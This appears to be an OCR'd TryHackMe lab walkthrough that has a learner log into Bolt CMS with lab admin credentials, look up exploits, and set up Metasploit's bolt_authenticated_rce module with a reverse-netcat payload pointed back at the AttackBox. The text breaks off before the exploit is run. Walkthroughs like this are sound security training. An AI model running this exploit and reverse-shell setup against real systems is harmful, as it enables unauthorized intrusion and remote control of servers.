
Login | Bolt Documentation - Bolt CMS

Looking for the documentation for **Bolt** 4.0 instead? Go to the **login page** at http://yourdomain.com/**bolt** Sign up with your: Username or email; Password.

Step 2 – Navigate to the login page at boltroom.thm:

http://boltroom.thm:8000/bolt/

username: **bolt**
password: **boltadmin123**
click the green **Log on** button



boltroom.thm:8000/bolt/login


Please log on.

Username / email

Your username …

Password

Your password …




Username / email

bolt

Password

boltadmin123

Step 3 – note the version of Bolt CMS reported at the bottom left portion of the page



Configuration Notices

Bolt has detected one or more configuration is

- It seems like this website is running on a **no**
Make sure debug is disabled in production e
extremely large `app/cache` folder and a mea
If you wish to hide this message, add a key to your
a development environment: `debug_local_domains:`

- The **mail configuration parameters** have n
and extension functionality. Please set up th

CONTEXT


Using online research, we were able to determine where the login page is for Bolt CMS websites, then we used this information to locate the login page and authenticate into the system as the bolt admin user. Once logged in, we were able to identify the version of Bolt CMS the server is using. With this information, we can search for a potential exploit associated with this version of the software.

Part 7

Objective – Search for an Applicable Exploit for Bolt CMS version 3.7.1

Step 1 – in a web browser search engine page, search for the following terms:

bolt cms 3.7.1 exploit



bolt cms 3.7.1 exploit

About 5,310 results (0.47 seconds)


https://www.exploit-db.com › exploits

Bolt CMS 3.7.0 - Authenticated Remote Code ... - Exploit-DB

Apr. 6, 2020 — **Bolt CMS** 3.7.0 - Authenticated Remote Code Execution.. webapps **exploit** for PHP platform.

Step 2 – navigate to the Exploit-DB page and note that the version number, 3.7.0 and our reported version of Bolt CMS, 3.7.1, don't match. Also note the EDB-ID number of the exploit we're looking at:

https://exploit-db.com/exploits/48296/



Bolt CMS 3.7.0 - Authenticated Remote Code Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48296	N/A	R3M0T3NU11	WEBAPPS	PHP	2020-04-06

EDB Verified: ✗

Exploit: ⭳ / {}

Vulnerable App:

CONTEXT

We didn't manage to find an appropriate exploit for version 3.7.1 of Bolt CMS, but we now have enough information to answer most of the Task 2 questions on the TryHackMe website.

Part 8

Objective – Answer Questions on TryHackMe Webpage

Step 1 – on the TryHackMe webpage, answer the first five questions under the Task 2 header. The questions and the respective workshop Parts where the answer can be found is as follows:

First Question: **Part 4**
Second Question:**Part 5**
Third Question: **Part 5**
FourthQuestion: **Part 6**
Fifth Question: **Part 7**

Part 9


Objective – Start Metasploit Framework and Search for Appropriate Exploit Module

Step 1 – in a terminal window, input the following command to start the **Metasploit Framework** program:

msfconsole

Step 2 – in the Metasploit terminal window, search for an exploit with the following command:

search bolt



```
msf5 > search bolt

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/bolt_file_upload        2015-08-17       excellent  Yes    CMS Bolt File Upload Vulnerability
   1  exploit/unix/webapp/bolt_authenticated_rce  2020-05-07       excellent  Yes    Bolt CMS 3.7.0 - Authenticated Remote Code Execution
```

CONTEXT

The Metasploit Framework is a platform for developing and executing exploit code against remote target servers. In our case, we search Metasploit for a ready-made exploit module that targets the Bolt CMS software. We'll note the directory path to the exploit we will use as the answer for the next question on the TryHackMe webpage.


Part 10

Objective – Answer the Sixth Questions in Task 2


Step 1 – in the TryHackMe webpage, answer the sixth questions under the Task 2 header. Copy the directory path to the exploit in the Metasploit terminal window, then paste the string into the webpage field.

NOTE:


In Linux, we copy text from terminal windows with **Ctrl+Shift+C** instead of **Ctrl+C**, and paste into a terminal window with **Ctrl+Shift+V** instead of **Ctrl+V**. In addition, we cannot directly copy text from non-AttackBox sources into an AttackBox window, but rather, we need to access the AttackBox's clipboard first, by clicking on the button located on the left-edge of the AttackBox desktop, in the middle:



Then click on the middle icon:



Then highlight the text and **Ctrl+C** to copy it. Now you can copy that text to any other windows on your non-AttackBox computer.



6098965518397345799


To paste something into an AttackBox window, we would do the opposite operation, opening the AttackBox clipboard, clearing any text already there, then **Ctrl+V** to paste the text into the AttackBox clipboard, then pasting the clipboard contents into an AttackBox window.

Part 11

Objective – Configure the Exploit Module According to Our Target Environment

Step 1 – select the module for use and check the exploit module settings in with the following commands:


```
use 1
options
```



```
msf5 > use 1
[*] Using configured payload cmd/unix/reverse_netcat
msf5 exploit(unix/webapp/bolt_authenticated_rce) > options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                 Current Setting      Required  Description
   ----                 ---------------      --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes     Traversal path from "/files" on the web ser
   PASSWORD                                  yes       Password to authenticate with
   Proxies                                   no        A proxy chain of format type:host:port[,typ
   RHOSTS                                    yes       The target host(s), range CIDR identifier,
   RPORT                8000                 yes       The target port (TCP)
   SRVHOST              0.0.0.0              yes       The local host or network interface to list
sten on all addresses.
   SRVPORT              8080                 yes       The local port to listen on.
   SSL                  false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                   no        Path to a custom SSL certificate (default i
   TARGETURI            /                    yes       Base path to Bolt CMS
   URIPATH                                   no        The URI to use for this exploit (default is
   USERNAME                                  yes       Username to authenticate with
   VHOST                                     no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Step 2 – set the necessary options within the module, substituting **<ATTACKBOX_IP>** with the IP address of your AttackBox (which can be found at the top of each terminal window):


set username bolt
set password boltadmin123
set rhosts boltroom.thm
set lhost <ATTACKBOX_IP>



```
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set username bolt
username => bolt
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set password boltadmin123
password => boltadmin123
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set rhosts boltroom.thm
rhosts => boltroom.thm
msf5 exploit(unix/webapp/bolt_authenticated_rce) > set lhost 10.10.[redacted]
lhost => 10.10.[redacted]
msf5 exploit(unix/webapp/bolt_authenticated_rce) >
```

Step 3 – double check our settings:

options



```
msf5 exploit(unix/webapp/bolt_authenticated_rce) > options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                 Current Setting     Required  Description
   ----                 ---------------     --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes    Traversal path from "/files" on
   PASSWORD             boltadmin123        yes       Password to authenticate with
   Proxies                                  no        A proxy chain of format type:hos
   RHOSTS               boltroom.thm        yes       The target host(s), range CIDR i
   RPORT                8000                yes       The target port (TCP)
   SRVHOST              0.0.0.0             yes       The local host or network interf
sten on all addresses.
   SRVPORT              8080                yes       The local port to listen on.
   SSL                  false               no        Negotiate SSL/TLS for outgoing c
   SSLCert                                  no        Path to a custom SSL certificate
   TARGETURI            /                   yes       Base path to Bolt CMS
   URIPATH                                  no        The URI to use for this exploit
   USERNAME             bolt                yes       Username to authenticate with
   VHOST                                    no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.[redacted]     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

CONTEXT


When executed, the exploit module will create a reverse shell connection from the **boltroom.thm** host to our AttackBox. All that's left to do is to execute the module.

Part 12

Objective – Execute the Metasploit Module, then Investigate The Reason For Our User Privileges

